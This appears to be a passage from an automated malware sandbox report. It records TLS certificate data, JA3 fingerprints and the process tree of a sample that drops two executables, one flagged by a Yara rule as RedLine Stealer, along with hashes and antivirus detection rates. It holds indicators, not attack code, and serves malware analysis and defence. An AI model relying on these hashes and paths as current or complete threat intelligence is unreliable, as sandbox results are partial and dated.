					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 22, 2021 11:22:33.161544085 CEST	172.67.202.174	443	192.168.2.3	49732	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Jul 21 02:00:00 CEST 2021 Mon Jan 27 13:48:08 CET 2020	Thu Jul 21 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2025	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: SgjcpodWpB.exe PID: 6044 Parent PID: 5588

General

Start time:	11:21:53
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\SgjcpodWpB.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\SgjcpodWpB.exe'
Imagebase:	0x8e0000
File size:	217088 bytes
MD5 hash:	A4F4B5DAA83BB6DC85EDE588FFBFDB34
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: 3672547.exe PID: 3164 Parent PID: 6044

General

Start time:	11:22:02
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\3672547.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\3672547.exe'
Imagebase:	0xe80000
File size:	292864 bytes
MD5 hash:	A37B1548C0985AE8A2763CF6D1B39C80
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 54%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: 3228047.exe PID: 3252 Parent PID: 6044

General

Start time:	11:22:03
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\3228047.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\3228047.exe'
Imagebase:	0xd0000
File size:	215552 bytes
MD5 hash:	52BE91BB8576B57551F38CF98BD984CC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000003.00000002.294532609.0000000006DE0000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 50%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Analysis Process: WerFault.exe PID: 4436 Parent PID: 3164

General

Start time:	11:22:41
Start date:	22/07/2021
Path:	C:\Windows\System32\WerFault.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\WerFault.exe -u -p 3164 -s 2172
Imagebase:	0x7ff69c760000
File size:	494488 bytes
MD5 hash:	2AFFE478D86272288BBEF5A00BBEF6A0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Disassembly

Code Analysis